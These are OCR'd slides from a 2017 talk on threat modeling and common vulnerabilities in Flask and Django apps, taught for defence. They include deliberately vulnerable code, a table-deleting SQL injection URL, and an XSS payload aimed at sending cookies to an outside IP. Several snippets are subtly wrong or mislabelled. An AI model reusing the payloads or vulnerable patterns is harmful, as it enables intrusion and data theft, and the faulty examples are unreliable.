Threat Modeling Python Web Apps Written With Flask And Django

Jared M. Smith
@jaredthecoder

PyGotham 2017

About Me


- From Knoxville, TN
- Cyber Security Researcher and Project Lead at Oak Ridge National Laboratory
- CS PhD Student at the University of Tennessee, Knoxville
- Guest Teacher at Treehouse
- Avid hiker and camper

Threat Modeling

Know your apps


1. Identify Assets

2. Understand the application



https://www.spaceotechnologies.com/app-outsourcing-guide/the-app-concept/

@jaredthecoder | PyGotham 2017



https://msdn.microsoft.com/en-us/library/ee658099.aspx

Understanding the Application

- You should know about:
  - Trust boundaries

Understanding the Application

```
1   <form action="/search/" method="post">
2       <label for="search">Search: </label>
3       <input id="search" type="text" name="search" value="Query...">
4       <input type="submit" value="OK">
5   </form>
6
```

Understanding the Application

```
1   from django import forms
2
3   class SearchForm(forms.Form):
4       query = forms.CharField(label='Search Query', max_length=100)
5
```

Understanding the Application

```
1   from django.shortcuts import render
2   from django.http import HttpResponseRedirect
3
4   from .forms import SearchForm
5   from .caching import redis_client
6   from .models import Result
7
8   def search_query(request):
9       if request.method == 'POST':
10          form = SearchForm(request.POST)
11          if form.is_valid():
12              # Trust boundary!
13              results = Result.objects.filter(form.data['query']).all()
14              # Trust boundary!
15              redis_client.set(form.data['query'], results)
16              return render(request, 'results.html', {'results': results})
17
18      else:
19          form = SearchForm()
20
21      return render(request, 'search.html', {'form': form})
22
```

Understanding the Application

- You should know about:
  - Trust boundaries
  - Data flow

Understanding the Application

```python
from flask import render_template, redirect, url_for, current_app, request

from app.app import app
from app.forms import UserLoginForm
from app.models import User
from app.comms import service_call

@app.route('/login', methods=['GET', 'POST'])
def login():
    form = UserLoginForm(request.form)
    error = None
    if request.method == 'POST' and form.validate():
        user = User.query.filter_by(username=username.lower()).first()
        if user:
            # Call login microservice and get success status back
            success = service_call('login', user.to_json())
            if success:
                current_app.logger.debug('Logged in user {}'.format(user.username))
                return redirect(url_for('users'))
        error = 'Invalid username or password.'
    return render_template('login.html', form=form, error=error)

```

Understanding the Application

- You should know about:
  - Trust boundaries
  - Data flow
  - Entry points

Understanding the Application

- Entry points:
  - Frontend Interface
  - Microservice calls
  - Management interfaces
  - Services on backend server

Understanding the Application

- You should know about:
  - Trust boundaries
  - Data flow
  - Entry points
  - Identify Privileged Code/Areas

Understanding the Application

```
1   #!/usr/bin/env python
2   # file: bootstrap.py
3
4   import subprocess
5
6   subprocess.run(['service', 'apache2', 'start'])
7   subprocess.run(['service', 'redis-server', 'start'])
8   subprocess.run(['service', 'postgres', 'start'])
9
```

Understanding the Application

```
› sudo ./bootstrap.py
Password:
```

3. Identify Threats and Vulnerabilities

Understand the threat

@jaredthecoder | PyGotham 2017

Hats? What Hats?

- Black hats, white hats, grey hats, etc...
- Used to classify “hackers” by their motivations, purpose, compensation, and **generalized** characteristics

Motivation Matters

- It’s helpful to understand how different parties are motivated
- Money, power, destruction…
- Morality, responsibility, protection of the innocent

White Hats

NCIS

White Hats

- Security researchers
- Practice “responsible disclosure”
- Participate in bug bounties
- Spread security awareness
- Maintain active Twitter accounts

Black Hats

Hackers, 1995

Black Hats

- Motivations usually include at least one of the following:
  - Money - LinkedIn data breach
  - Power - North Korea vs. Sony
  - Destruction - Ukrainian power grid
  - Revenge - “Hacktivists”, Anonymous group
  - Politics - 2016 US Election

Levels of Attacker

- Accidental Discovery
- The Curious Attacker
- Script Kiddies
- The Motivated Attacker
- Organized Crime
- Nation State

Investigate and find vulnerabilities

4. Prioritize and Fix Issues

Risk

Assigning Likelihood

- Assign a score of likelihood to exploit
  - How likely is it to bring down the site?
  - Compromise credit card data?
  - Take over users?

Assigning Impact

- Assign a score of impact if exploited
  - Higher impact = more people, data, financials affected
  - Lower impact = few people, non-critical data, no press coverage if exploited

Risk = Likelihood x Impact

Common Vulns

In Flask and Django apps

@jaredthecoder | PyGotham 2017

Legend

- Framework:
  - **Flask: …**
  - **Django: …**

Takeaway

SQL Injection

```
1   from flask import render_template
2   from app.app import app
3   from app.database import db
4
5   @app.route("/attendees/<username>")
6   def attendee_profile(username):
7       c = db.cursor()
8       query = "SELECT * FROM attendees WHERE attendee = '{}'".format(username)
9       c.execute(query)
10      return render_template('profile.html', attendee=c.fetch())
```

SQL Injection

```
GET /attendees/jared
```

```
SELECT jared FROM attendees WHERE attendee = 'jared';
```

```
GET /attendees/%27%3B+DELETE+FROM+attendees%3B
```

```
SELECT jared FROM attendees WHERE attendee = '';
DELETE FROM attendees;
```

Mitigating SQL Injection

- Always sanitize user input
- Use prepared statements if you must use raw SQL
- Framework:
  - **Flask:** Use ORM (SQLAlchemy, PonyORM, Peewee, etc.)
  - **Django:** Use built-in DB models

NEVER trust user-input and always sanitize

Command Injection

```
1   import os
2   from flask import render_template
3   from app.app import app
4
5   @app.route("/registration/receipt/<name>")
6   def registration_receipt(username):
7       path_to_receipts = '/app/receipts'
8       receipt_content = None
9       with open(os.path.join(path_to_receipts, name), 'r') as f:
10          receipt_content = str(f.read())
11      return render_template('registration.html',
12          receipt=True,
13          file_content=receipt_content)
14
```

Mitigating Command Injection


- Again, ALWAYS sanitize user input
- Watch for places where user input is used to execute commands or interact with the underlying server

NEVER trust user input!

Cross-Site Scripting (XSS)

- Injecting client-side scripts into the web pages of users
  - Reflected XSS
  - Stored/Persistent XSS
  - DOM-based XSS
- When successful, can steal user's cookies, credentials, force a malware download, perform actions on their behalf, ...

XSS



https://facebook.com

XSS

```
1   from flask import render_template
2   from app.app import app
3   from app.registration import confirm_attendee
4
5   @app.route("/registration/confirm/<code>")
6   def attendee_profile(code):
7       try:
8           confirm_attendee(code)
9       except ValueError as e:
10          return render_template('confirmation.html',
11                                 error=True,
12                                 message='Unable to confirm registration: Invalid Code')
13
14      return "<marquee>Successfully registered with the" +
15             " code {}! See you at PyGotham.</marquee>".format(code)
```

XSS

```
GET /registration/confirm/
%3Cscript%3eXMLHttpRequest%28document.coo
kies,75.104.71.14%28%3E%2Fscript%3E
```

```
<script>XMLHttpRequest(document.cookies,
75.104.71.14)</script>
```

Mitigating XSS

- Sanitize all user inputs!
- Use appropriate security headers
- Framework:
  - **Flask:** Built-in templates, Flask-Talisman
  - **Django:** Built-in templates, Django-CSP
- If an HTML attribute is used (i.e. onmouseover) templates will not sanitize this

NEVER trust user input and always sanitize

CSRF

- Cross-Site Request Forgery
- Targets state changing requests (i.e. POST requests)
- Examples:
  - Making a purchase
  - Changing e-mail address

Mitigating CSRF

- Don’t allow GET requests to have side-effects
- Protect POST requests with a CSRF token
- Frameworks:
  - **Flask:** Flask-WTF
  - **Django:** Built-in for POST requests

Protect state-changing requests

Session Management

- Insecure credential storage
- Weak account management (i.e. vulnerable password recovery process)
- Vulnerable session implementation (e.g. session fixation and poisoning)

Mitigating Session Issues

- Framework:
  - Flask: flask.session, Flask-Session, Flask-Security
  - Django: django.contrib.sessions
- Use 2-Factor Authentication
  - **No SMS**
  - Google Authenticator, Authy, Duo, etc.
- Watch out for session limitations!
  - Subdomains can be tricky in both Django and Flask

Mitigating Session Issues

- Don’t store data in cookies directly
- Secure your SECRET_KEY!
- Always consider session data insecure: no matter where the data is, it could have been poisoned, forged, etc.

Handle session data very carefully

Password Handling

- Improper password handling leads to serious issues
  - Storage
  - Transmission
- Examples:
  - 2016: Adult Friend Finder, 412 million accounts, passwords **hashed with SHA-1**
  - 2013-2017: Yahoo, ~3 billion accounts, passwords **hashed with MD5**

Mitigating Password Issues

- Use Bcrypt, PBKDF2, or **Argon2**
- Frameworks:
  - **Flask:** Passlib
  - **Django:** django.contrib.auth.hashers
- Implement password security rules
  - Minimum length of 12-14, special characters, filter out common words and old passwords

Use trusted password mechanisms

Access Control

```
1   from flask import render_template
2   from app.app import app
3   from app.models import Ticket
4
5   @app.route("/tickets/<uuid>")
6   def get_talk(uuid):
7       ticket = Ticket.query.filter(uuid=uuid).first()
8       return render_template('ticket.html', ticket=ticket)
9
```

Access Control

```
1   from flask import render_template
2   from flask_login import login_required, current_user
3   from app.app import app
4   from app.models import Ticket
5
6   @app.route("/tickets/<uuid>")
7   @login_required
8   def get_talk(uuid):
9       ticket = Ticket.query.filter(uuid=uuid, attendee=current_user).first()
10      return render_template('ticket.html', ticket=ticket)
11
```

Mitigating Access Control Issues

- Framework:
  - **Flask:** Flask-Login
  - **Django:** django.contrib.auth
- Enforce permissions on endpoints, views, and resources

Allow access restrictively

Vulnerable Libraries

```
› pip list --outdated --format=columns
Package        Version Latest Type
-------------- ------- ------ -----
Flask          0.10.1  0.12.2 wheel
Flask-Uploads 0.1.3    0.2.1  sdist
Flask-WTF      0.12    0.14.2 wheel
Jinja2         2.8     2.9.6  wheel
MarkupSafe     0.23    1.0    sdist
setuptools     17.0    36.5.0 wheel
Werkzeug       0.10.4  0.12.2 wheel
wheel          0.24.0  0.30.0 wheel
WTForms        2.0.2   2.1    sdist
```

Mitigating Vulnerable Libraries

- Update dependencies often!
- Integrate dependency checking into CI/CD pipelines and/or test suite
- Use better development tools (i.e. Pipenv)

Setup automatic triggers for dependency checking

Beyond Vulnerabilities

Taking the next step

